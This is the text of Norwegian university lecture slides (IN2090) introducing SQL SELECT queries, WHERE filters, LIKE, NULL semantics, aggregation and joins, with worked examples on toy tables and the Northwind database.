Gruppe(emnenummer, fagkode) -> Emne(emnenummer, fagkode)
Emne(foreleser) -> Bruker(nummer)
Gruppe(gruppelærer) -> Bruker(nummer)
Registrert_i(nummer) -> Bruker(nummer)
Registrert_i(emnenummer, fagkode) -> Emne(emnenummer, fagkode)
Mail(nummer) -> Bruker(nummer)
```

IN2090 – Databaser og datamodellering

05 – Intro til SQL

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

SQL: Structured Query Language

- ◆ SQL er et spørrespråk for relasjonelle databaser
- ◆ Det mest brukte spørrespråket for slike databaser
- ◆ Brukes for å formulere spørninger, altså spørsmål, til en database
- ◆ SQL kan også brukes for å manipulere en database
 - ◆ Lage tabeller
 - ◆ sette inn data
 - ◆ slette data
 - ◆ ...
- ◆ Ble laget i 1974, men ble først standardisert i 1986

Imperativ vs. deklarativ

La oss si at du er en tørst og din mor er i nærheten. To måter å få henne til å hente vann på:

- ◆ Imperativ:
 - ◆ "Hei mamma, kan du gå 2 meter til venstre, strekke ut armen din, trekke dørhåndtaket ned og mot deg. Så gå gjennom døren, snu deg til venstre, gå 4 meter frem, snu deg til høyre, ..., og sette glasset ned på bordet og slippe det."
- ◆ Deklarativt:
 - ◆ "Hei mamma, vann er flytende H_2O og glass er smeltet sand formet på en slik måte at dets innhold ikke renner ut. Kan du hente meg et glass med vann, er du snill?"

Python/Java vs. SQL

- ◆ Programmeringsspråk (f.eks. Python og Java) er imperative språk, altså presise språk for å uttrykke sekvenser av *instruksjoner for en datamaskin*
- ◆ F.eks.:
 - ◆ "Sett verdien av x til 2" (`x = 2`)
 - ◆ "Legg tallet 5 til listen lst " (`lst.add(5)`)
 - ◆ "For hvert element i listen L print verdien av elementet"
`(for e in L: print(e))`
- ◆ Et spørrespråk er et presist språk for å uttrykke *spørsmål til en database*
- ◆ Slike spørsmål kalles ofte en *spørring* (eng.: *query*)
- ◆ SQL er deklartivt, f.eks.:
 - ◆ "Finn alle elementer som har et navn som starter på 'P'?"
 - ◆ "La 'Forelder' være alle elementer som har en 'harBarn'-relasjon til et element"
 - ◆ "Finn antall ansatte som har en sjef som tjener mer enn 1000000 KR?"

Typer SQL-spørninger

Det første ordet i en spørring sier hva spørringen gjør:

SELECT henter informasjon (svarer på et spørsmål)

CREATE lager noe (f.eks. en ny tabell)

INSERT setter inn rader i en tabell

UPDATE oppdaterer data i en tabell

DELETE sletter rader fra en tabell

DROP sletter en hel ting (f.eks. en hel tabell)

De første SQL-forelesningene omhandler kun **SELECT**.

SELECT-spørninger

- ◆ (Enkle) SELECT-spørninger har formen:

```
SELECT <kolonner>
      FROM <tabeller>
```

- ◆ hvor <kolonner> er en liste med kolonne-navn,
- ◆ og <tabeller> er en liste med tabell-navn

Resultatet av en SELECT-spørring er alltid en ny tabell, som består av

- ◆ kolonnene i <kolonner>
- ◆ basert på radene i tabellene i <tabeller>

Velge en enkelt kolonne

Spørring som henter ut alle navn i Customer-tabellen

```
SELECT Name  
      FROM Customer
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Velge flere kolonner

Spørring som henter alle navn -og fødselsdato-par i Customer-tabellen

```
SELECT Name, Birthdate  
      FROM Customer
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Velge alle kolonner

Spørring som henter alle kolonnene i Customer-tabellen

```
SELECT *
  FROM Customer
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Legge inn filter via WHERE

- ◆ Ofte er vi kun interessert i spesifikke rader
- ◆ Vi kan da bruke en WHERE-klausul for å velge ut de radene vi ønsker
- ◆ SQL-spørninger har da formen

```
SELECT <kolonner>
      FROM <tabeller>
     WHERE <betingelse>
```

- ◆ <betingelse> er et uttrykk over kolonnenavnene fra tabellene
- ◆ For hver rad evalueres dette uttrykket til sant eller usant
- ◆ Resultatet er det samme som før, men begrenset til kun de radene som gjør
<betingelse> sann

Velge ut spesifikke rader

Spørring som gir fødselsdatoen til kunden ved navn John Mill

```
SELECT Birthdate  
      FROM Customer  
     WHERE Name = 'John Mill'
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

SQL og relasjonsalgebra: Oversettelse

- ◆ En SQL spørring og relasjonsalgebraen har mye til felles
- ◆ En SQL-spørring kan oversettes til relasjonsalgebra
- ◆ For eksempel kan de enkle SQL-spørringene vi nå har sett oversettes slik:

<code>SELECT <kolonner></code>		
<code> FROM <tabeller></code>	\Rightarrow	$\pi_{<\text{kolonner}>}(\sigma_{<\text{uttrykk}>}(<\text{tabeller}>))$
<code> WHERE <uttrykk></code>		

SQL og relasjonsalgebra: Forskjeller

- ◆ Men i den relasjonsmodellen er relasjonene mengder av tupler
- ◆ I en mengde kan et element kun forekomme én gang, f.eks.:

Person	
Navn	Alder
Per	13
Ola	24
Mari	13
Karl	25
Ida	25

$\pi_{Alder}(Person)$

Alder
13
24
25

- ◆ I SQL har vi tabeller i stedet for relasjoner (multi-mengder av tupler):

SELECT Alder
FROM Person



Alder
13
24
13
25
25

- ◆ Dette trenger vi for aggregering (sum, gjennomsnitt, osv.) av kolonner

SQL og syntaks

SQL bryr seg ikke om indent og linjeskift (slik som f.eks. Python), så

```
SELECT Birthdate  
      FROM Customers  
 WHERE NrProducts > 5
```

```
SELECT Birthdate FROM Customers  
 WHERE NrProducts > 5
```

```
SELECT Birthdate  
      FROM Customers WHERE NrProducts > 5
```

```
SELECT Birthdate FROM Customers WHERE NrProducts > 5
```

er alle lov og representerer den samme spørringen.

SQL og bokstavering

- ◆ For SQL-nøkkelord og navn på tabeller og kolonner er SQL versalinsensitiv (eng.: *case-insensitive*)
- ◆ Altså, SQL skiller ikke mellom store og små bokstaver
- ◆ Så
 - ◆ `SELECT Name FROM Customers`
 - ◆ `select name from customers`er ekvivalente spørninger
- ◆ Men, SQL skiller på store og små bokstaver på verdier
 - ◆ så 'London' og 'london' er to forskjellige verdier
- ◆ Bruk -- (to bindestreker) for kommentarer (blir ignorert av databasen), f.eks.

```
SELECT Name --Dette er en kommentar  
      FROM Customers
```

SQL og skjema

- ◆ Tabellnavn kan i `FROM`-klausulen bli prefiksert med et skjemanavn, for eksempel:
- ◆ gitt et skjema `UiO` som inneholder tabell `Students`,
- ◆ så vil vi skrive `UiO.Students` i SQL

```
SELECT Name  
      FROM UiO.Students
```

- ◆ Skjemaet `public` finnes automatisk i alle databaser og er standard skjemaet
- ◆ Om man ikke spesifiserer et skjema er det dette som brukes, så

```
SELECT Name FROM Person
```

blir

```
SELECT Name FROM public.Person
```

Takk for nå!

Neste video vil se på litt mer avanserte [WHERE](#)-klausuler.

IN2090 – Databaser og datamodellering

05 – WHERE-klausulen

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Velge over et intervall av verdier

Spørring som finner navnet på alle kunder som har kjøpt mer enn 10 produkter

```
SELECT Name  
      FROM Customer  
     WHERE NrProducts > 10
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Kombinere betingelser

Spørring som finner fødselsdatoen og navnet til kunder som kjøpte mellom 4 og 10 produkter

```
SELECT Birthdate , Name  
      FROM Customer  
     WHERE NrProducts > 4 AND  
           NrProducts < 10
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Kombinere betingelser med OR

Spørring som finner navnet til kunder som har kjøpt færre enn 5 produkter
eller fler enn 15 produkter

```
SELECT Name  
      FROM Customer  
     WHERE NrProducts < 5 OR  
           NrProducts > 15
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Bruke både AND og OR

Spørring som finner navn på kunder som har kjøpt mindre enn 5 eller mer enn 15 produkter og er født etter '2000-01-01'

```
SELECT Name FROM Customer  
WHERE (NrProducts < 5 OR  
       NrProducts > 15) AND  
      Birthdate > '2000-01-01'
```

Resultat

CustomerID	Name	Birthdate	NrProducts
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Velge TVer

Spørring som henter navnet, merket og pris på 48 og 50 tommer TVer

```
SELECT Name, Brand, Price  
      FROM Product  
     WHERE Name = 'TV 50 inch' OR  
           Name = 'TV 48 inch'
```

Resultat

ProductID	Name	Brand	Price	Stock
0	TV 50 inch	Sony	8999	29
1	Laptop 2.5GHz	Lenovo	7499	12
2	Laptop 8GB RAM	HP	6999	80
3	Speaker 500	Bose	4999	42
4	TV 48 inch	Panasonic	11999	31
5	Phone S6	IPhone	5195	65

Søke i tekst

- ◆ Med det vi har lært hittil har vi ingen måte å spørre etter alle TVer
 - ◆ (altså alle produkter som har navn som starter med 'TV')
- ◆ Vi kan kun bruke likhet, ingen måte å søke i tekst
- ◆ Dette kan gjøres med SQLs [LIKE](#)
- ◆ Kan så bruke '%' som "wildcard" som matcher alt

For eksempel:

- ◆ Name `LIKE 'TV%`'
 - ◆ Sant for alle Name-verdier som starter med 'TV'
 - ◆ f.eks. 'TV 50 inch' og 'TVSHOW'
 - ◆ men ikke f.eks. 'hello' eller 'MTV'
- ◆ Name `LIKE '%TV'`
 - ◆ sant for alle Name-verdier som slutter med 'TV'
 - ◆ f.eks. '50 inch TV' og 'MTV'
 - ◆ men ikke f.eks. 'TV2' eller 'Fun TV program'
- ◆ Name `LIKE '%TV%'`
 - ◆ sant for alle Name-verdier som inneholder 'TV' (hvor som helst)
 - ◆ f.eks. '50 inch TV' og 'Fun TV program'
 - ◆ men ikke f.eks. 'T2V' eller 'hello'
- ◆ Name `LIKE '%TV%inch'`
 - ◆ sant for alle Name-verdier som inneholder 'TV' og slutter med 'inch'
 - ◆ f.eks. 'TV 50 inch' og 'Fun TV program pinch'
 - ◆ men ikke f.eks. 'TV 50 inches' eller '50 inch TV'

Velge TVer med LIKE

Spørring som finner navn, pris og merke på alle TVer

```
SELECT Name, Brand, Price  
      FROM Product  
     WHERE Name LIKE 'TV%'
```

Resultat

ProductID	Name	Brand	Price	Stock
0	TV 50 inch	Sony	8999	29
1	Laptop 2.5GHz	Lenovo	7499	12
2	Laptop 8GB RAM	HP	6999	80
3	Speaker 500	Bose	4999	42
4	TV 48 inch	Panasonic	11999	31
5	Phone S6	IPhone	5195	65

Regulære uttrykk

- ◆ `LIKE` støtter kun % (og _ for wildcard enkelt karakter)
- ◆ Ønsker man komplisert matching kan man bruke `SIMILAR TO` eller ~
- ◆ `SIMILAR TO` bruker litt rør miks av `LIKE`-syntaks (%) og vanlige regulære uttrykk
- ◆ Feks. er `Name = 'abc'` et mulig svar for

```
SELECT Name  
FROM Products  
WHERE Name SIMILAR TO '%(b|d)%'
```

- ◆ Man kan også bruke ~ for vanlige (POSIX) regulære uttrykk
- ◆ Feks.

`Name ~ '.*(b|d).*'`

er samme som over

- ◆ `LIKE` finnes fordi den er sikrere mhp. ytelse (kan alltid eksekveres raskt)

Negasjon

- ◆ Av og til vil vi bare ha svar som *ikke* tilfredstiller et uttrykk
- ◆ Bruker da **NOT**-nøkkelordet
- ◆ For eksempel:

```
SELECT Name  
      FROM Products  
 WHERE NOT Description LIKE '%simple%'
```

er sant for alle rader som ikke har orden 'simple' i sin Description

- ◆ Merk at
 - ◆ **NOT** (**E1 AND E2**) er ekvivalent med (**NOT E1**) **OR** (**NOT E2**)
 - ◆ **NOT** (**E1 OR E2**) er ekvivalent med (**NOT E1**) **AND** (**NOT E2**)

Null

- ◆ Når vi setter inn data vil vi av og til mangle en verdi (f.eks. fordi den er ukjent eller ikke finnes)
- ◆ For eksempel, kan det være vi ikke vet fødselsdatoen til en bestemt student
- ◆ Likevel ønsker vi å legge studenten inn i databasen slik at vi kan lagre informasjon om studenten
- ◆ Men hva skal vi sette inn?
 - ◆ Den tomme teksten? Feil type!
 - ◆ År 0? Ikke korrekt!
- ◆ For ukjente og manglende verdier har SQL **NULL**
- ◆ Så, for å sette inn studenten Sam Penny med ukjent fødselsdato, bruker vi **NULL**

Students		
SID	StdName	StdBirthdate
0	Anna Consuma	1978-10-09
1	Anna Consuma	1978-10-09
2	Peter Young	2009-03-01
3	Carla Smith	1986-06-14
4	Sam Penny	?

SQL og null

- ◆ Hvordan sjekker vi om en verdi er `NULL`?
- ◆ Dersom vi prøver

```
SELECT StdName  
      FROM Students  
     WHERE StdBirthdate = NULL
```

får vi ingen svar!

- ◆ Faktisk så er `NULL = NULL` ikke sant
- ◆ og heller ikke `NOT (NULL = NULL)`!
- ◆ Grunnen til dette er at `NULL` representerer en manglende eller ukjent verdi
- ◆ Så `NULL` kan potensielt representere en hvilken som helst verdi
- ◆ Så `StdBirthdate = NULL` og `NULL = NULL` er begge ukjente, altså `NULL`
- ◆ Og `NULL` er ikke `TRUE (sant)` så det tilfredstiller ikke `WHERE`-klausulen

Sjekke for NULLS

- ◆ For å sjekke om en verdi er `NULL` må vi bruke `IS NULL`.
- ◆ For eksempel:

```
SELECT StdName  
      FROM Students  
     WHERE StdBirthdate IS NULL
```

så får vi Sam Penny som svar

- ◆ Vi kan også bruke `IS NOT NULL` for å sjekke at en verdi ikke er `NULL`

NULLs oppførsel

- ◆ Merk at `NULL` oppfører seg som *ukjent*:
 - ◆ `NULL AND TRUE` resulterer i `NULL`
 - ◆ `NULL OR FALSE` resulterer i `NULL`
 - ◆ `NULL AND FALSE` resulterer i `FALSE`
 - ◆ `NULL OR TRUE` resulterer i `TRUE`
 - ◆ `10 + NULL` resulterer i `NULL`
 - ◆ (Prøv å lese hver setning over med *ukjent* i stedet for `NULL`)
- ◆ Så resultatet av et uttrykk med `NULL` er `NULL` dersom svaret avhenger av hva `NULL` kan være

Eksempel fra Northwind-databasen

Finn navnet og prisen på alle produkter som selges i flasker eller glass og som koster mer enn 30 dollar. [4 rader]

```
SELECT product_name , unit_price  
      FROM products  
     WHERE (quantity_per_unit LIKE '%bottles' OR  
            quantity_per_unit LIKE '%jars')  
       AND unit_price > 30;
```

Takk for nå!

Neste video vil se mer om **SELECT**-klausulen.

IN2090 – Databaser og datamodellering

05 – **SELECT**-klausulen

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Uttrykk i SELECT

- ◆ Hittil har vi bare hentet ut data direkte fra tabeller
- ◆ Ofte ønsker man å transformere dataene før vi returnerer svaret
- ◆ Dette kan gjøres med bruk av uttrykk for å manipulere verdiene i **SELECT**-klausulen
- ◆ For eksempel, for å få alle priser i NOK fremfor USD (antar at 1 USD = 8 NOK) kan vi gjøre:

```
SELECT product_name, unit_price * 8
      FROM products
```

- ◆ Eller, for å få alle kunders kontaktpersoners navn med tittel først:

```
SELECT contact_title || ' ' || contact_name
      FROM customers
```

- ◆ `||` konkatenerer strenger (f.eks. `'hel' || 'lo'`= `'hello'`)

Gi navn til kolonner

- ◆ Når vi har et uttrykk i en `SELECT`-klausul får den resulterende kolonnen ingen navn
- ◆ Vi kan gi kolonner resultat-tabellen navn ved å bruke `AS`-nøkkelordet
- ◆ Feks.:

```
SELECT product_name, unit_price * 8 AS unit_price_nok  
      FROM products
```

```
SELECT contact_title || ' ' || contact_name AS contact_person  
      FROM customers
```

Dupliserte svar

- ◆ Svarene fra en spørring kan inneholde duplikater
- ◆ Feks. dersom vi kjører

```
SELECT contact_title  
      FROM customers  
     WHERE contact_title LIKE '%Manager'
```

over northwind-databasen får vi 33 svar:

contacttitle
Marketing Manager
Accounting Manager
Marketing Manager
Sales Manager
Accounting Manager
Marketing Manager
Marketing Manager
:

Fjerning av duplikater

- ◆ Duplikater er av og til uønsket
- ◆ Vi kan fjerne duplikater med `DISTINCT`-nøkkelordet i `SELECT`-klausulen
- ◆ Feks.:

```
SELECT DISTINCT contact_title  
    FROM customers  
 WHERE contact_title LIKE '%Manager%'
```

gir kun 3 svar:

contacttitle
Sales Manager
Marketing Manager
Accounting Manager

Aggregering

- ◆ En aggregeringsfunksjon er en funksjon som returnerer en enkel verdi fra en samling verdier
- ◆ I SQL har vi mange aggregeringsfunksjoner, slik som `sum`, `avg`, `count`, osv.
- ◆ Disse funksjonene kan enten bli anvendt på alle verdier i en kolonne (f.eks. summere alle priser)
- ◆ eller anvendes på grupper av rader (kommer tilbake til dette om noen uker)

Aggregering: Sum

- ◆ For å summere en hel kolonne, kan vi putte `sum(<column>)` i `SELECT`-klausulen
- ◆ For eksempel, for å finne det totale antallet varer på lager kan vi summere `units_in_stock`-kolonnen i `products`-tabellen slik:

```
SELECT sum(units_in_stock) AS total_nr_products  
      FROM products
```

- ◆ Tilsvarende har vi:
 - ◆ `avg` – gjennomsnitt
 - ◆ `max` – maksimum
 - ◆ `min` – minimum
 - ◆ `count` – antall rader

Kombinere aggregering og andre kolonner

- ◆ En aggregeringsfunksjon returnerer én enkel verdi
- ◆ Altså gir det ikke mening å direkte kombinere denne med andre kolonner i samme `SELECT`-klausul
- ◆ F.eks. følgende gir ikke mening:

```
SELECT product_name,                                -- ERROR !
      sum(units_in_stock) AS total_nr_products
FROM products
```

- ◆ Merk at man derimot kan kombinere flere aggregater i samme `SELECT`-klausul, f.eks.:

```
SELECT max(unit_price) AS highest,
      min(unit_price) AS lowest,
      max(unit_price) - min(unit_price) AS difference,
FROM products
```

Aggregering: Count

- ◆ For eksempel, for å finne antall produkter som koster mer enn 20 dollar kan vi kjøre:

```
SELECT count(*) AS nr_expensive_products  
      FROM products  
     WHERE unit_price > 20
```

- ◆ `count(*)` teller antall rader i resultatet
- ◆ `count(product_id)` teller antall ikke-`NULL` verdier i `product_id`-kolonnen
- ◆ Merk at det kan være duplikater i svaret, og disse blir telt med
- ◆ Skal senere se hvordan man kan telle kun unike svar

Takk for nå!

Neste video vil se mer om **FROM**-klausulen og joins.

IN2090 – Databaser og datamodellering

05 – **FROM**-klausulen og joins

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Kombinere informasjon fra flere tabeller

- ◆ (Enkle) `SELECT`-spørninger har formen:

```
SELECT <kolonner>
      FROM <tabeller>
     WHERE <uttrykk>
```

- ◆ Frem til nå har vi bare sett på spørninger over én og én tabell
- ◆ Ofte ønsker vi å kombinere informasjon fra ulike tabeller
- ◆ Dette kan gjøres ved å legge til flere tabeller i `FROM`-klausulen

Spørninger over flere tabeller

Hva skjer dersom vi putter flere tabeller i **FROM**?

To tabeller i **FROM**

```
SELECT *
  FROM products, orders
```

Resultat

products		
ProductID	ProductName	Price
0	TV 50 inch	8999
1	Laptop 2.5GHz	7499

orders		
OrderID	OrderedProduct	Customer
0	1	John Mill
1	1	Peter Smith
2	0	Anna Consuma
3	1	Yvonne Potter

Spørninger over flere tabeller

Hva skjer dersom vi putter flere tabeller i **FROM**?

To tabeller i **FROM**

```
SELECT *
  FROM products, orders
```

Resultat – Fargekodet

products		
ProductID	ProductName	Price
0	TV 50 inch	8999
1	Laptop 2.5GHz	7499

orders		
OrderID	OrderedProduct	Customer
0	1	John Mill
1	1	Peter Smith
2	0	Anna Consuma
3	1	Yvonne Potter

Kryssprodukt

- ◆ Med flere tabeller i `FROM`-klausulen får vi alle mulige kombinasjoner av radene fra hver tabell
- ◆ Dette kalles *kryssproduct* eller *Kartesisk produkt*
- ◆ Altså, det som var \times i relasjonsalgebraen

Kryssprodukt av to tabeller

Med to tabeller:

T1		
C1	C2	C3
x1	x2	x3
y1	y2	y3

T2	
D1	D2
a1	a2
b1	b2
c1	c2
d1	d2



SELECT * FROM T1, T2

C1	C2	C3	D1	D2
x1	x2	x3	a1	a1
x1	x2	x3	b1	b2
x1	x2	x3	c1	c2
x1	x2	x3	d1	d2
y1	y2	y3	a1	a2
y1	y2	y3	b1	b2
y1	y2	y3	c1	c2
y1	y2	y3	d1	d2

Kryssproduktet av tre tabeller

Med tre tabeller:

T1		
C1	C2	C3
x1	x2	x3
y1	y2	y3

T2	
D1	D2
a1	a2
b1	b2
c1	c2
d1	d2

T3	
E1	E2
n1	n2
m1	m2



SELECT * FROM T1, T2, T3

C1	C2	C3	D1	D2	E1	E2
x1	x2	x3	a1	a1	n1	n2
x1	x2	x3	a1	a1	m1	m2
x1	x2	x3	b1	b2	n1	n2
x1	x2	x3	b1	b2	m1	m2
x1	x2	x3	c1	c2	n1	n2
x1	x2	x3	c1	c2	m1	m2
x1	x2	x3	d1	d2	n1	n2
x1	x2	x3	d1	d2	m1	m2
y1	y2	y3	a1	a2	n1	n2
y1	y2	y3	a1	a2	m1	m2
y1	y2	y3	b1	b2	n1	n2
y1	y2	y3	b1	b2	m1	m2
y1	y2	y3	c1	c2	n1	n2
y1	y2	y3	c1	c2	m1	m2
y1	y2	y3	d1	d2	n1	n2
y1	y2	y3	d1	d2	m1	m2

Hvorfor er dette nyttig?

- ◆ Kryssproduktet lar oss relatere en hvilken som helst verdi i en kolonne i en tabell til en hvilken som helst verdi i en kolonne i en annen tabell
- ◆ Ved å bruke **WHERE** -og **SELECT**-klausulene kan vi velge ut hva vi ønsker fra denne tabellen av alle mulige kombinasjoner

Eksempel spørring med flere tabeller

Hvilken kunde har kjøpt hvilket produkt?

```
SELECT ProductName, Customer  
      FROM products, orders  
     WHERE ProductID = OrderedProduct
```

Resultat

products		
ProductID	Name	Price
0	TV 50 inch	8999
1	Laptop 2.5GHz	7499

orders		
OrderID	OrderedProduct	Customer
0	1	John Mill
1	1	Peter Smith
2	0	Anna Consuma
3	1	Yvonne Potter

Joins

- ◆ Spørringer over flere tabeller kalles *joins*,
- ◆ Mange måter å relatere tabeller på, altså mange mulige joins, f.eks.
 - ◆ equi-join
 - ◆ theta-join
 - ◆ inner join
 - ◆ self join
 - ◆ anti join
 - ◆ semi join
 - ◆ outer join
 - ◆ natural join
 - ◆ cross join
- ◆ De er alle bare forskjellige måter å kombinere informasjon fra to eller flere tabeller
- ◆ Oftest (men ikke alltid) interesert i å “joine” på nøkler

Navn på joins

- ◆ *Cross join* mellom t1 og t2

```
SELECT * FROM t1, t2
```

- ◆ *Equi-join* mellom t1 og t2

```
SELECT * FROM t1, t2  
WHERE t1.a = t2.b
```

- ◆ *Theta-join* mellom t1 og t2

```
SELECT * FROM t1, t2  
WHERE <theta>(t1.a,t2.b)
```

hvor $\langle\theta\rangle$ er en eller annen relasjon (f.eks. $<$, $=$, \neq , `LIKE`) eller mer komplisert uttrykk

- ◆ *Equi-join* er en spesiell type *Theta-join*
- ◆ Alle disse formene for join (og et par til vi skal se etterpå) kalles *indre joins* (eng.: *inner joins*)

Problemer med spørring over flere tabeller

Hvilken kunde har kjøpt hvilket produkt?

```
SELECT ProductName, Customer  
      FROM products, orders  
     WHERE ProductID = ProductID -- ERROR!
```

Resultat

products		
ProductID	Name	Price
0	TV 50 inch	8999
1	Laptop 2.5GHz	7499

orders		
OrderID	ProductID	Customer
0	1	John Mill
1	1	Peter Smith
2	0	Anna Consuma
3	1	Yvonne Potter

Like kolonnenavn

- ◆ Når vi har flere tabeller i samme spørring kan vi få flere kolonner med likt navn
- ◆ For å fikse dette kan vi bruke tabellnavnet som prefiks
- ◆ Feks. products.ProductID og orders.OrderID

Hvilken kunde har kjøpt hvilket produkt?

```
SELECT ProductName, Customer  
      FROM products, orders  
     WHERE products.ProductID = orders.ProductID
```

Navngi tabeller

- ◆ Det er ofte nyttig å kunne gi en tabell et nytt navn
- ◆ F.eks. dersom tabellnavnet er langt og gjentas ofte i [WHERE](#)-klausulen
- ◆ Eller dersom vi ønsker å gjøre en self-join (mer om dette om litt)
- ◆ Tabeller kan navngis med [AS](#)-nøkkelordet

Eksempel: Navngi tabeller

Finn produktnavnet og prisen til hver bestilling (2155 rader)

```
SELECT p.product_name, o.unit_price  
  FROM products AS p, order_details AS o  
 WHERE p.product_id = o.product_id;
```

Kan også droppe AS-nøkkelordet, og f.eks. kun skrive

```
FROM products p, order_details o
```

Eksempler på joins: Northwind-databasen

Finn alle unike par av (fulle) navn på kunde og ansatte som har inngått en handel med last (eng.: *freight*) over 500kg(13 rader)

```
SELECT DISTINCT
    c.company_name AS kunde,
    e.first_name || ' ' || e.last_name AS ansatt
FROM orders AS o, customers AS c, employees AS e
WHERE o.customer_id = c.customer_id AND
    o.employee_id = e.employee_id AND
    o.freight > 500;
```

Relasjonell algebra og SQL

- ◆ SQL-spørringene med joins kan også oversettes til relasjonsalgebra
- ◆ For eksempel kan de enkle SQL-spørringene vi nå har sett oversettes slik:

```
SELECT <columns>
      FROM <t1>, <t2>, ..., <tN>
     WHERE <condition>
```


$$\pi_{<\text{columns}>}(\sigma_{<\text{condition}>}(<\text{t1}> \times <\text{t2}> \times \cdots \times <\text{tN}>))$$

Egen notasjon for joins

- ◆ SQL har en egen notasjon for joins
- ◆ For den typen joins vi har gjort hittil har man `INNER JOIN`-og `ON`-nøkkelordene
- ◆ Fremfor å skrive:

```
SELECT product_name
      FROM products AS p, orders AS o
 WHERE p.product_id = o.product_id AND
       o.unit_price > 7000
```

- ◆ kan man skrive

```
SELECT p.product_name
      FROM products AS p INNER JOIN order_details AS o
                        ON (p.product_id = o.product_id)
 WHERE o.unit_price > 7000
```

- ◆ De to spørringene er ekvivalente
- ◆ Øverste kalles implisitt join, nederste kalles eksplisitt join
- ◆ Skal senere se at enkelte joins ikke kan skrives på den øverste formen
- ◆ Den nederste formen gjør det lettere å se hvordan tabellene er "joinet"

Flere join-eksempler (Northwind-DB)

Finn ut hvilke drikkevarer som er kjøpt og av hvem [404 rader]

```
SELECT p.product_name, u.company_name
FROM categories AS c
    INNER JOIN products AS p ON (c.category_id = p.category_id)
    INNER JOIN order_details AS d ON (p.product_id = d.product_id)
    INNER JOIN orders AS o ON (d.order_id = o.order_id)
    INNER JOIN customers AS u ON (u.customer_id = o.customer_id)
WHERE c.category_name = 'Beverages';
```

Self-joins

- ◆ Av og til ønsker man å kombinere informasjon fra rader i samme tabell
- ◆ Dette kalles en *self-join*
- ◆ Dette gjøres ved å bruke den samme tabellen to eller flere ganger i **FROM**-klausulen
- ◆ Må da gi dem forskjellige navn

Self-join-eksempel

Finn navn og pris på alle produkter som er dyrere enn produktet Laptop 2.5GHz?

```
SELECT P2.Name, P2.Price  
FROM Product AS P1, Product AS P2  
WHERE P1.Name = 'Laptop 2.5GHz' AND P1.Price < P2.Price
```

Resultat

P1			
ProductID	Name	Brand	Price
0	TV 50 inch	Sony	8999
1	Laptop 2.5GHz	Lenovo	7499
2	Laptop 8GB RAM	HP	6999
3	Speaker 500	Bose	4999
4	TV 48 inch	Panasonic	11999
5	Phone S6	IPhone	5195

P2			
ProductID	Name	Brand	Price
0	TV 50 inch	Sony	8999
1	Laptop 2.5GHz	Lenovo	7499
2	Laptop 8GB RAM	HP	6999
3	Speaker 500	Bose	4999
4	TV 48 inch	Panasonic	11999
5	Phone S6	IPhone	5195

Self-join-eksempel

Finn navn og pris på alle produkter som er dyrere enn produktet Laptop 2.5GHz?

```
SELECT P2.Name, P2.Price  
FROM Product AS P1, Product AS P2  
WHERE P1.Name = 'Laptop 2.5GHz' AND P1.Price < P2.Price
```

Resultat

P1.ProductID	P1.Name	P1.Brand	P1.Price	P2.ProductID	P2.Name	P2.Brand	P2.Price
.
.
0	TV 50 inch	Sony	8999	5	Phone S6	iPhone	5195
1	Laptop 2.5GHz	Lenovo	7499	0	TV 50 inch	Sony	8999
1	Laptop 2.5GHz	Lenovo	7499	1	Laptop 2.5GHz	Lenovo	7499
1	Laptop 2.5GHz	Lenovo	7499	2	Laptop 8GB RAM	HP	6999
1	Laptop 2.5GHz	Lenovo	7499	3	Speaker 500	Bose	4999
1	Laptop 2.5GHz	Lenovo	7499	4	TV 48 inch	Panasonic	11999
1	Laptop 2.5GHz	Lenovo	7499	5	Phone S6	iPhone	5195
2	Laptop 8GB RAM	HP	6999	0	TV 50 inch	Sony	8999
.
.

Naturlig Join

- ◆ Vi joinker ofte på de kolonnene som har likt navn
- ◆ Feks. `categories.category_id` med `products.category_id`
- ◆ Dette kan gjøres enklere med *naturlig join*
- ◆ Naturlig join joinker (med likhet) automatisk på alle kolonner med likt navn
- ◆ I tillegg projiserer den vekk de dupliserte kolonnene
- ◆ Trenger derfor aldri gi tabellene navn (i resultatet av en naturlig join vil det aldri finnes kolonner med likt navn)
- ◆ Merk: Må være sikker på at vi ønsker å joine på ALLE kolonnene med likt navn!

Naturlig Join: Eksempel

Finn navnet på alle drikkevarer [12 rader]

```
SELECT product_name  
      FROM categories NATURAL JOIN products  
     WHERE category_name = 'Beverages';
```

